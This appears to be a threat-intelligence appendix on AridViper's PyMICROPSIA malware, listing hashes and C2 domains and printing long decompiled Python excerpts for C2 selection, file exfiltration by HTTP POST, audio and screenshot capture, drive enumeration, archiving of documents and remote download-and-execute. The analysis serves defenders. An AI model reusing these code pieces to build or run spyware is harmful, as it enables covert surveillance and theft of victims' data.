83e0db0fa3feaf911a18c1e2076cc40ba17a185e61623a9759991deeca551d8b

eab20d4c0eeff48e7e1b6b59d79cd169cac277aeb5f91f462f838fcd6835e0ac

078212fc6d69641e96ed04352fba4d028fd5eadc87c7a4169bfbcfc52b8ef8f2

0d65b9671e51baf64e1389649c94f2a9c33547bfe1f5411e12c16ae2f2f463dd

2115d02ead5e497ce5a52ab9b17f0e007a671b3cd95aa55554af17d9a30de37c

26253e9027f798bafc4a70bef1b5062f096a72b0d7af3065b0f4a9b3be937c99

3884ac554dcd58c871a4e55900f8847c9e308a79c321ae46ced58daa00d82ab4

3c8979740d2f634ff2c0c0ab7adb78fe69d6d42307118d0bb934f03974deddac

3da95f33b6feb5dcc86d15e2a31e211e031efa2e96792ce9c459b6b769ffd6a4

42fa99e574b8ac5eddf084a37ef891ee4d16742ace9037cda3cdf037678e7512

4eced949a2da569ee9c4e536283dabad49e2f41371b6e8d40b80a79ec1b0e986

5b8b71d1140beaae4736eb58adc64930613ebeab997506fbb09aabff68242e17

82ad34384fd3b37f85e735a849b033326d8ce907155f5ff2d24318b1616b2950

a60cadbf6f5ef8a2cbb699b6d7f072245c8b697bbad5c8639bca9bb55f57ae65

b0562b41552a2fa744390a5f79a843940dade57fcf90cd23187d9c757dc32c37

b61fa79c6e8bfcb96f6e2ed4057f5a835a299e9e13e4c6893c3c3309e31cad44

d28ab0b04dc32f1924f1e50a5cf864325c901e11828200629687cca8ce6b2d5a

db1c2482063299ba5b1d5001a4e69e59f6cc91b64d24135c296ec194b2cab57a

e869c7f981256ddb7aa1c187a081c46fed541722fa5668a7d90ff8d6b81c1db6

eda6d901c7d94cbd1c827dfa7c518685b611de85f4708a6701fcbf1a3f101768

AridViper Infrastructure

baldwin-gonzalez[.]live

jaime-martinez[.]info

judystevenson[.]info

robert-keegan[.]life

benyallen[.]club

chad-jessie[.]info

escanor[.]live

krasil-anthony[.]icu

nicoledotson[.]icu

samwinchester[.]club

tatsumifoughtogre[.]club

APPENDIX: PyMYCROPSIA Malware Analysis

The following PyMICROPSIA analysis is based on the following sample:

SHA-256: 46dae9b27f100703acf5b9fda2d1b063cca2af0d4abeeccc6cd45d12be919531

Malware Initialization

Environment and Configuration

As part of the malware initialization, it's important to highlight two main aspects of PyMICROPSIA:

- Creates multiple folders with different purposes.
- Defines a list of C2 servers.

```
appdata = os.getenv('ProgramData')
if appdata:
    Rar_com_Folder = appdata + '\\HPFusionManager\\'
    DevName = Rar_com_Folder + '\\' + 'HpSoftwareCompnent' + '\\'
    DevNameSound = appdata + '\\' + 'HotkeyServiceUWP' + '\\'
    DevNameKeyPress = appdata + '\\' + 'HPFusionManagerDell' + '\\'
    MyFolderName = appdata + '\\ModelsControllerLibb'
    downloadNameApp = 'ModelsControllerLib.exe'
    NameApps = 'ModelsControllerLib.exe'
    NameAppShurt = 'ModelsControllerLib'
else:
    appdata = os.getenv('AppData')
    Rar_com_Folder = appdata + '\\HPFusionManager'
    DevName = Rar_com_Folder + '\\' + 'HpSoftwareCompnent' + '\\'
    DevNameSound = appdata + '\\' + 'HotkeyServiceUWP' + '\\'
    DevNameKeyPress = appdata + '\\' + 'HPFusionManagerDell' + '\\'
    MyFolderName = appdata + '\\ModelsControllerLibb'
    downloadNameApp = 'IntelCortanaHeciSvc.exe'
    NameApps = 'ModelsControllerLib.exe'
    NameAppShurt = 'ModelsControllerLib'
if not os.path.exists(Rar_com_Folder):
    os.makedirs(Rar_com_Folder, 777)
if not os.path.exists(MyFolderName):
    os.makedirs(MyFolderName, 777)
if not os.path.exists(DevName):
    os.makedirs(DevName, 777)
if not os.path.exists(DevNameSound):
    os.makedirs(DevNameSound, 777)
if not os.path.exists(DevNameKeyPress):
    os.makedirs(DevNameKeyPress, 777)
name_device = ''
clarck = ['https://baldwin-gonzalez.live', 'http://baldwin-gonzalez.live', 'https://robert-keegan.life', 'http://robert-keegan.life']
FranDrescher = clarck[0]
USB_RUN = 0
```

Figure 17. Directory structure during initialization.

The main purpose for each of the files and folders defined in the initial malware configuration is summarized in the following table:

Directory	Purpose
Rar_com_Folder	Storage for RAR compressed information.
DevName	Storage for RAR compressed information.

DevNameSound	Storage for audio recorded files.
DevNameKeyPress	Storage for keylogger output information.
MyFolderName	Multipurpose folder. Stores configuration, output with information collected, etc.
downloadNameApp	Filename for applications downloaded from the C2.
NameApps	Filename for applications downloaded from the C2.
NameAppShurt	Filename for shortcut created for persistence.

Table 3. Main purpose of configuration folders and files.

Device Identifier

Devices are identified based on a combination of computer name, username and a randomly generated code. Once the code is generated, it's stored under the multipurpose folder "MyFolderName".

```
def chick_Device_Name():
    global name_device
    if os.path.exists(MyFolderName + '\\KeanuReeves.txt'):
        with open(MyFolderName + '\\KeanuReeves.txt') as (f):
            read_data = f.read()
        f.close()
        name_device = read_data
    else:
        name_dev = os.getenv('COMPUTERNAME')
        name_dev2 = os.getenv('USERNAME')
        code = random_generator(10)
        DesktopName = name_dev + '-' + name_dev2 + '-' + code
        Name_encoded = codecs.encode(DesktopName.encode('utf-8'), 'hex').decode('utf-8')
        text_file = open(MyFolderName + '\\KeanuReeves.txt', 'w')
        text_file.write(Name_encoded)
        text_file.close()
        name_device = Name_encoded
    return name_device
```

Figure 18. Initialization of device name.

This identifier function will be used during C2 communications to keep track of the target.

C2 Selection

From a network perspective, the malware picks up a C2 server from the configured list based on a connectivity test via a POST request to a specific path:

```python
def goodwinNet():
    global FranDrescher
    global clarck
    for num in range(len(clarck)):
        try:
            response = requests.post(clarck[num] + '/zoailloaze/goodwin')
            if response.status_code == 200:
                FranDrescher = clarck[num]
                return FranDrescher
        except Exception as e:
            Log_Error(str(e))
```

Figure 19. Network C2 selection.

It then stores the resulting selected domain under the “MyFolderName” multipurpose folder.

```python
def set_domain(FranDrescher):
    code = random_generator(10)
    Name_encoded = base64.b64encode(FranDrescher.encode('ascii')).decode('utf-8') + code
    text_file = open(MyFolderName + '\\UNRameL.txt', 'w')
    text_file.write(Name_encoded)
    text_file.close()
```

Figure 20. Selected domain configuration storage.

Main Activity Loop

Once the initial setup is complete, the malware capabilities start by entering into a loop (see Figure 3) where:

- Several independent threads for audio recording and file uploading are started.
- Specific tasks are run periodically, covering the following main areas: persistence, keylogging, screenshots and interaction with the C2 operator.

C2 Implementation

Protocol Implementation

The protocol implemented is simple. Messages are sent via HTTP POST requests, using different URI paths and variables depending on the functionality invoked.

For example, when a file is uploaded, an HTTP POST request is built as follows:

Python

```
def Upload_File(type, path, FranDrescher, NB):
    if not os.path.exists(path):
        return True
    url = FranDrescher + '/zoailloaze/sfuxmiibif/hortense1'
    datei_hochladen = open(path, 'rb')
    files = {'terrell': datei_hochladen}
    status = False
    while not status:
        try:
            ur = requests.post(url, files=files, data={'beau': name_device + ';' + str(NB),
'type': type,  'FComp': str(NumComPers())})
            if ur.text == 'true':
                status = True
                datei_hochladen.close()
                os.remove(path)
```

This request contains:

- URI Path: '/zoailloaze/sfuxmiibif/hortense1'
- Multipart encoded files, under “terrel” variable.
- Form-encoded data, using ‘beau’, ‘type’ and ‘FComp’ variables.
- Some parameters can contain multiple components, such as ‘beau’ in this case, and they are split with the use of ‘;’.

When responses are received, if they contain operations to execute, they are sent via strings with components split with ‘;’ as delimiter. For example, the following code snippet shows the communication with the C2 operator and how it treats the response (only some interesting portions are shown for brevity):

Python

```
ur = requests.post(url, data={'beau': name_device + ';' + str(getLastModDir(4))})
  resArr = ur.text
  Im_extin = resArr.split(';')[0]
  if ur.status_code == 200:
      if resArr == 'Lee':
          register_new_device(FranDrescher)
      elif resArr == 'Melissa':
          pass
      elif resArr == 'Renee':
          status = Delete_Request(Im_extin)
      elif resArr == 'nero':
          pass
 else:
          Im_extintion = resArr.split(';')[1]
          if Im_extintion == 'Rapunzel':
              path = args_parser(MyFolderName)
              status = Upload_File('else', path, FranDrescher, Im_extin)
              if status:
                  status = Delete_Request(Im_extin)
              if Im_extintion == 'Gal_Gadot':
                  path = Sec_Shot(MyFolderName)
                  status = Upload_File('lucretia', path, FranDrescher, Im_extin)
                  if status:
                      status = Delete_Request(Im_extin)

...
...
...

if Im_extintion == 'Ed_ONeill':
                  F_Out = resArr.split(';')[2]
                  src_B = base64ToString(F_Out)
                  if src_B == 'delete':
                      status = Del_Outlook()
                  else:
...
...
...
if Im_extintion == 'groot':
                  src_path = resArr.split(';')[2]
                  dist_path = resArr.split(';')[3]
                  src_B = base64ToString(src_path)
                  src_B_D = base64ToString(dist_path)
                  if os.path.exists(src_B) and os.path.exists(src_B_D
```

The response is split via ‘;’ delimiter, and depending on the position, contains parameters that can be received in plain text or encoded in base64, depending on each situation.

The following table summarizes the paths and parameters used during the C2 interactions and their functionality:

Path	Method	Variables
/zoailloaze/sfuxmiibif/samantha	Delete request. Unregister.	beau
/zoailloaze/sfuxmiibif/lashawna	Device registration.	beau
/zoailloaze/sfuxmiibif/matheny	Send command output data.	beau, terrel
/zoailloaze/sfuxmiibif/uiasfvz	USB device information	beau, type
/zoailloaze/sfuxmiibif/daryl	Delete request.	arturo, beau
/zoailloaze/sfuxmiibif/qprbudls	Download payload.	beau
/zoailloaze/sfuxmiibif/nyrvoz	Download URL.	beau
/zoailloaze/sfuxmiibif/hortense1	Upload file.	beau, type, FComp, terrel

Table 4. Paths and parameters used during C2 interactions and their functionality..

Interacting with C2 Operator

Based on the main activity loop, there will be a periodic call to the C2 server, and it will begin by sending information regarding the device (device identifier), as well as the last modified time in disk.

Python

```
1  def Chick_Request():
2      global FranDrescher
3      global WD
4      global Wv
5      url = FranDrescher + '/zoailloaze/sfuxmiibif/lashawna'
6      ur = requests.post(url, data={'beau': name_device + ';' + str(getLastModDir(4))})
7      resArr = ur.text
8      lm_extin = resArr.split(';')[0]
```

It's interesting to see how this captures the latest disk activity date. The code shows that it is incomplete, as in this case, the type is ‘4’, and it will always return the string ‘empty’ instead of any kind of date:

Python

```
def getLastModDir(type):
    try:
        c = wmi.WMI()
        Mv = ''
        for drive in c.Win32_LogicalDisk(DriveType=type):
            Mv = drive.Caption

        last_date = ''
        dirpath = Mv
        entries = (os.path.join(dirpath, fn) for fn in os.listdir(dirpath))
        entries = ((os.stat(path), path) for path in entries)
        entries = ((stat[ST_MTIME], path) for stat, path in entries if
S_ISREG(stat[ST_MODE]))
        for cdate, path in entries:
            last_date = datetime.datetime.fromtimestamp(cdate)

        if type == 4:
            return 'empty'
        return last_date
    except Exception as e:
        return 'empty'
```

There are several examples of implementations like this across the code, which show an incomplete or ongoing implementation, which is a signal that the sample is still under active development by the actor.

As we mentioned before, the response string is split by its delimiter and the commands and encoded parameters sent by the C2 operator are parsed. As an interesting fact, the commands are full of references to Disney (in the past, we have seen AridViper using variables referencing characters of The Big Bang Theory or Game of Thrones, for example).

```
if ur.status_code == 200:
    if resArr == 'Lee':
        register_new_device(FranDrescher)
    elif resArr == 'Melissa':
        pass
    elif resArr == 'Renee':
        status = Delete_Request(Im_extin)
    elif resArr == 'nero':
        pass
    else:
        Im_extintion = resArr.split(';')[1]
        if Im_extintion == 'Rapunzel':
            path = args_parser(MyFolderName)
            status = Upload_File('else', path, FranDrescher, Im_extin)
            if status:
                status = Delete_Request(Im_extin)
            if Im_extintion == 'Gal_Gadot':
                path = Sec_Shot(MyFolderName)
                status = Upload_File('lucretia', path, FranDrescher, Im_extin)
                if status:
                    status = Delete_Request(Im_extin)
        if Im_extintion == 'Mulan':
            path = Process_list(MyFolderName)
            status = Upload_File('else', path, FranDrescher, Im_extin)
            if status:
                status = Delete_Request(Im_extin)
            if Im_extintion == 'Mulan_Fire':
                K_process('firefox.exe')
                Compress_File_Rar_WithoutDel2()
                status = Delete_Request(Im_extin)
            if Im_extintion == 'Vanellope':
                path = Get_ImgType(MyFolderName)
                status = Upload_File('else', path, FranDrescher, Im_extin)
                if status:
                    status = Delete_Request(Im_extin)
                if Im_extintion == 'Calhoun':
                    path = Get_VedioType(MyFolderName)
                    status = Upload_File('else', path, FranDrescher, Im_extin)
                    if status:
                        status = Delete_Request(Im_extin)
        if Im_extintion == 'Silverman':
            path = Get_SearchLog(MyFolderName)
            status = Upload_File('else', path, FranDrescher, Im_extin)
            if status:
                status = Delete_Request(Im_extin)
            if Im_extintion == 'Menzel':
```

Figure 21. C2 commands example.

Another interesting example of incomplete code is the fact that the code won't be able to go through all the possible branches and functionality in the C2 implementation. For example, in the following code snippet, if the code enters into the "Mulan" branch, it won't enter into the "Vanellope" code block:

Python

```
if lm_extintion == 'Mulan':
    path = Process_list(MyFolderName)
    status = Upload_File('else', path, FranDrescher, lm_extin)
    if status:
        status = Delete_Request(lm_extin)
    if lm_extintion == 'Mulan_Fire':
        K_process('firefox.exe')
        Compress_File_Rar_WithoutDel2()
        status = Delete_Request(lm_extin)
    if lm_extintion == 'Vanellope':
        path = Get_ImgType(MyFolderName)
        status = Upload_File('else', path, FranDrescher, lm_extin)
        if status:
            status = Delete_Request(lm_extin)
        if lm_extintion == 'Calhoun':
            path = Get_VedioType(MyFolderName)
            status = Upload_File('else', path, FranDrescher, lm_extin)
            if status:
                status = Delete_Request(lm_extin)
```

This is another signal of incomplete implementation and possible active development.

A summary of the commands that are reachable by code execution has been provided in Table 2.

Information-Stealing and Control Capabilities

This malware sample has a rich set of information-stealing and control capabilities, whether they're reachable in the current C2 implementation or not. The following sections will detail some of the most relevant capabilities only, in order to provide visibility into how this malware family is implemented.

Audio Recording

Audio recording is achieved with the usage of the pyaudio and wave Python libraries. Data is stored under the "DevNameSound" folder.

```
def record():
    global waveInGetNumDevs
    try:
        p = pyaudio.PyAudio()
        stream = p.open(format=FORMAT, channels=1, rate=RATE, input=True, output=True, frames_per_buffer=CHUNK_SIZE)
        num_silent = 0
        snd_started = False
        r = array('h')
        index_so = 0
        while 1:
            if winmm.waveInGetNumDevs() != waveInGetNumDevs:
                stream = p.open(format=FORMAT, channels=1, rate=RATE, input=True, output=True, frames_per_buffer=CHUNK_SIZE)
                waveInGetNumDevs = winmm.waveInGetNumDevs()
            snd_data = array('h', stream.read(CHUNK_SIZE))
            if byteorder == 'big':
                snd_data.byteswap()
            if snd_started:
                index_so += 1
                r.extend(snd_data)
            silent = is_silent(snd_data)
            if silent and snd_started:
                num_silent += 1
            else:
                if not silent:
                    if not snd_started:
                        snd_started = True
                if not silent:
                    num_silent = 0
                if num_silent > 150:
                    break
            if snd_started and index_so >= 20000:
                break

        sample_width = p.get_sample_size(FORMAT)
        stream.stop_stream()
        stream.close()
        p.terminate()
        r = normalize(r)
        r = trim(r)
        r = add_silence(r, 0.5)
        return (sample_width, r)
    except Exception as e:
        pass

    return (
    0, [])
```

Figure 22. Audio recording implementation.

The recordings are stored in the corresponding folder, and the running threads as well as the operator commands will allow for the retrieval of the information captured.

File Download Capabilities

The ability to download files from the C2 is implemented via a POST request to the following URL path:

/zoailloaze/sfuxmiibif/qprbudls

As part of the POST request, a parameter named “beau” will be used to specify the type of file download. Based on its value, it can download specific payloads as well as given URLs. The code looks as follows:

```
def Rar_compress_file():
    global MyFolderName
    try:
        urlll = FranDrescher + '/zoailloaze/sfuxmiibif/qprbudls'
        ur = requests.post(urlll, data={'beau': 1})
        if ur.status_code == 200:
            text = ur.text
            text_file = open(MyFolderName + '\\rar.exe', 'wb')
            text_file.write(base64.b64decode(text))
            text_file.close()
        else:
            sleep(15)
    except Exception as e:
        Log_Error(str(e))
```

Figure 23. Download code example.

Value of “beau”	Action
‘1’	Download a legit version or rar.exe.
‘2’	Download MetroIntelGenericUIFram.exe.
‘3’	Download SynLocSynMomentum.exe.
A given URL	Download from any specified URL.

Table 5. Values of “beau” for sample download.

File Uploading

The malware sample starts threads that will periodically upload compressed samples located in different folders.

```
def Upload_thread():
    while True:
        try:
            os.chdir(DevName)
            files = glob.glob('*.rar')
            files_numbers = len(files)
            if files_numbers > 0:
                status = Upload_Rar_Folder(DevName, FranDrescher)
                if status == 'true':
                    status = True
                if status != True:
                    sleep(5)
                sleep(120)
        except Exception as e:
            Log_Error(str(e))


def Upload_maester_thread():
    while True:
        try:
            os.chdir(Rar_com_Folder)
            files = glob.glob('*.rar')
            files_numbers = len(files)
            if files_numbers > 0:
                status = Upload_Rar_Folder(Rar_com_Folder, FranDrescher)
                if status == 'true':
                    status = True
                if status != True:
                    sleep(5)
                sleep(300)
        except Exception as e:
            Log_Error(str(e))
```

Figure 24. Upload threads initialized by the sample.

File uploads are performed via POST request to the following path:

/zoailloaze/sfuxmiibif/hortense1

Data is specified via a POST parameter, “beau”, that can contain several variables, always delimited with “;”. Files are specified with a POST parameter named “terrel”.

Both the mentioned threads, as well as the operators via C2 interaction, can invoke upload code. Here is one example of such a method, where the implementation can be observed:

```
def Upload_File(type, path, FranDrescher, NB):
    if not os.path.exists(path):
        return True
    url = FranDrescher + '/zoailloaze/sfuxmiibif/hortense1'
    datei_hochladen = open(path, 'rb')
    files = {'terrell': datei_hochladen}
    status = False
    while not status:
        try:
            ur = requests.post(url, files=files, data={'beau': name_device + ';' + str(NB),
            if ur.text == 'true':
                status = True
                datei_hochladen.close()
                os.remove(path)
            else:
                status == False
                sleep(5)
        except Exception as e:
            Log_Error(str(e))
            ur.connection.close()
            sleep(10)

    return status
```

Figure 25. Upload method example.

Screenshot Capabilities

Screenshots are sent to the C2 using Python's mss library both periodically as well as on demand if the C2 operator sends the appropriate command.

```
from datetime import datetime
from mss import mss
from PIL import Image
import math

def Sec_Shot(MyFolderName1):
    with mss() as (sct):
        time = datetime.now().strftime('%Y_%m_%d_%H_%M_%S')
        path = MyFolderName1 + '\\' + 'Selena_Gomez-' + time + '.jpg'
        sct.compression_level = 9
        m = sct.shot(mon=-1, output=path)
    foo = Image.open(m)
    x, y = foo.size
    x2, y2 = math.floor(x - 50), math.floor(y - 20)
    foo = foo.resize((x2, y2), Image.ANTIALIAS)
    foo.save(path, quality=80)
    return path
```

Figure 26. Screenshot capabilities.

File Gathering Information

Throughout the code, multiple methods oriented toward collecting information can be found. The methods are invoked based on different interactions with the C2 operator, and they give the operators flexibility on what kind of information they want to collect.

For example, there are generic methods to collect specific folders and with different levels of information detailed, as can be seen in several of the figures below.

```
def listDir(path):
    data = ''
    try:
        files = os.listdir(path)
    except Exception as e:
        Log_Error(str(e))
        return data

    for file in files:
        if os.path.isdir(path + '\\' + file):
            ret_data = listDir(path + '\\' + file)
            data += ret_data
        else:
            data += path + '\\' + file + '\n'

    return data


def Get_SearchLog(MyFolderName):
    data = ''
    drives = win32api.GetLogicalDriveStrings()
    drives = drives.split('\x00')[:-1]
    for drive in drives:
        if drive == 'C:\\':
            drive = 'C:\\users\\'
            ret_data = listDir('C:\\users\\')
            ret_data += '\n' + listDir('C:\\Documents and Settings\\')
        else:
            ret_data = listDir(drive)
        data += ret_data + '\n'

    file = open(MyFolderName + '\\Get_SearchLog.txt', 'w', encoding='utf-8')
    file.write(data)
    file.close()
    path_SearchLog = Compress_FileWithName_Rar(MyFolderName, 'Get_SearchLog', 'txt')
    return path_SearchLog
```

Figure 27. Collection of samples under C:\users and C:\Documents and Settings.

```
def Updata_Tree(Devname):
    data = []
    try:
        drives = win32api.GetLogicalDriveStrings()
        drives = drives.split('\x00')[:-1]
```

Upload_Rar_Folder

```
    for drive in drives:
        if drive == 'C:\\':
            drive = 'C:\\users'
            ret_data = listDir('C:\\users')
            if not len(ret_data):
                drive = 'C:\\Documents and Settings'
                ret_data = listDir('C:\\Documents and Settings')
            ProgramFiles_2 = listDir('C:\\Program Files')
            tmp = {}
            tmp['name'] = 'Program Files'
            tmp['type'] = 'folder'
            tmp['path'] = 'C:\\Program Files'
            tmp['children'] = ProgramFiles_2
            ret_data.append(tmp)
            ProgramFiles = listDir('C:\\Program Files (x86)')
            tmp = {}
            tmp['name'] = 'Program Files (x86)'
            tmp['type'] = 'folder'
            tmp['path'] = 'C:\\Program Files (x86)'
            tmp['children'] = ProgramFiles
            ret_data.append(tmp)
            ProgramData = listDir('C:\\ProgramData')
            tmp = {}
            tmp['name'] = 'ProgramData'
            tmp['type'] = 'folder'
            tmp['path'] = 'C:\\ProgramData'
            tmp['children'] = ProgramData
            ret_data.append(tmp)
            Recycle = listDir('C:\\$Recycle.Bin')
            tmp = {}
            tmp['name'] = 'Recycle.Bin'
            tmp['type'] = 'folder'
            tmp['path'] = 'C:\\$Recycle.Bin'
            tmp['children'] = Recycle
            ret_data.append(tmp)
        else:
            ret_data = listDir(drive)
        tmp = {}
        tmp['name'] = drive
        tmp['type'] = 'folder'
        tmp['path'] = drive
        tmp['children'] = ret_data
        data.append(tmp)

    json_File = json.dumps(data)
    time = datetime.now().strftime('%Y_%m_%d_%H_%M_%S')
    text_file = open(Dpname + '\\Client' + time + '.json', 'w')
```

Figure 28. Detailed collection of samples under several folders of interest in JSON format.

There are methods to collect information from external drives:

```
def Inf_USB(MyFolderName):
    DRIVE_TYPES = {0: 'Unknown',
     1: 'No Root Directory',
     2: 'Removable Disk',
     3: 'Local Disk',
     4: 'Network Drive',
     5: 'Compact Disc',
     6: 'RAM Disk'}
    c = wmi.WMI()
    for drive in c.Win32_LogicalDisk():
        v = (drive.Caption, DRIVE_TYPES[drive.DriveType])
        file = open(MyFolderName + '\\Info_USB.txt', 'a+')
        file.write(str(v) + '\n')
        file.close()

    return MyFolderName + '\\Info_USB.txt'
```

Figure 29. Example of USB information collection.

As well as other approaches, such as methods to focus on specific file extensions.

```
def listDir(path):
    data = []
    try:
        files = os.listdir(path)
        i = 0
        for file in files:
            i = 1
            if os.path.isdir(path + '\\' + file):
                ret_data = listDir(path + '\\' + file)
                if len(ret_data):
                    tmp = {}
                    tmp['name'] = file
                    tmp['type'] = 'folder'
                    tmp['children'] = ret_data
                    data.append(tmp)
            else:
                if i > 100:
                    continue
                AllFile_extintion = file.split('.')[(-1)]
                if AllFile_extintion.lower() in ('doc', 'docx', 'xls', 'xlsx', 'ppt',
                                                 'pptx', 'mdb', 'accdb', 'pdf', 'txt',
                                                 'zip', 'rar', 'jpeg', 'jpg', 'png',
                                                 'gif', 'mp4', 'avi', 'wmv', 'mpeg',
                                                 'mts', 'mov', '3gp', 'exe', 'lnk',
                                                 'rtf'):
                    tmp = {}
                    tmp['name'] = file
                    tmp['date'] = time.ctime(os.path.getctime(path + '\\' + file))
                    tmp['size'] = os.path.getsize(path + '\\' + file)
                    tmp['type'] = 'file'
                    data.append(tmp)
                    continue

    except Exception as e:
        Log_Error(str(e))

    return data
```

Figure 30. Example of collection of file information by specific extension type.

File Retrieval

File operators have plenty of commands that allow different types of files to be collected from disk. This method of collection is normally accomplished by selecting the target files and using the legitimate RAR utility to compress data that will be uploaded to the C2. The following example shows how the commands focus on specific extensions:

```
flashType = k1 + k2 + k3 + k4 + k5 + k6 + k7 + k8 + k9 + k11 + k12 + k13 + k14 + k15 + k16 + k17 + k18 + k19 +
allDrive = '"' + flashType + '" '
k1 = '"' + Wv + '\\*.pdf' + '" '
k2 = '"' + Wv + '\\*.xls' + '" '
k3 = '"' + Wv + '\\*.xlsx' + '" '
k4 = '"' + Wv + '\\*.csv' + '" '
k5 = '"' + Wv + '\\*.odt' + '" '
k6 = '"' + Wv + '\\*.doc' + '" '
k7 = '"' + Wv + '\\*.docx' + '" '
k8 = '"' + Wv + '\\*.ppt' + '" '
k9 = '"' + Wv + '\\*.pptx' + '" '
k11 = '"' + Wv + '\\*.mdb' + '" '
k12 = '"' + Wv + '\\*.accdb' + '" '
k13 = '"' + Wv + '\\*.accde' + '" '
k14 = '"' + Wv + '\\*.txt' + '" '
k15 = '"' + Wv + '\\*.jpg' + '" '
k16 = '"' + Wv + '\\*.jpeg' + '" '
k17 = '"' + Wv + '\\*.png' + '" '
k18 = '"' + Wv + '\\*.rar' + '" '
k19 = '"' + Wv + '\\*.exe' + '" '
k20 = '"' + Wv + '\\*.zip' + '" '
k21 = '"' + Wv + '\\*.rtf' + '" '
k22 = '"' + Wv + '\\*.mp3' + '" '
k23 = '"' + Wv + '\\*.Tiff' + '" '
k24 = '"' + Wv + '\\*.dot' + '" '
k25 = '"' + Wv + '\\*.dotx' + '" '
AllFile = k1 + k2 + k3 + k4 + k5 + k6 + k7 + k8 + k9 + k11 + k12 + k13 + k14 + k15 + k16 + k17 + k18 + k19 +
AllFiles_Drvi = AllFile
flTDType = allDrive + AllFiles_Drvi
te = file_D
En_crpypt2 = 'a -r -ep1 -v2.5m -ta' + te + ' -hp'
En = '45459334649304475177447 59'
mm = chick_Device_Name() + En
nnWithoutdel = En_crpypt2 + mm
subprocess.call('"' + Rar_File + '"' + ' ' + (nnWithoutdel + ' ' + '"' + Zip_File2 + '_ALLWORKDR"' + ' ' + fl
```

Figure 31. Example of file selection, compression and gathering by extension type.

Command Execution

The AridViper operators have the ability to send parameters together with the commands across the C2 interaction. These commands are split by a specific delimiter ‘;’ in this sample, travelling encoded in base64. The sample has different options implemented, allowing the operators very flexible execution of commands such as download and execution of payloads from a given URL, process execution, etc.

```
if Im_extintion == 'Sastrawinata':
    url = resArr.split(';')[2]
    file_name = resArr.split(';')[3]
    URL_name_B = base64ToString(url)
    File_name_B = base64ToString(file_name)
    path = Path_down(URL_name_B, File_name_B)
    Delete_Request(Im_extin)
    subprocess.call(path, shell=True)
if Im_extintion == 'Serrano':
    file_name = base64ToString(resArr.split(';')[2])
    subprocess.call(file_name, shell=True)
    Delete_Request(Im_extin)
```

Figure 32. URL download and process execution examples.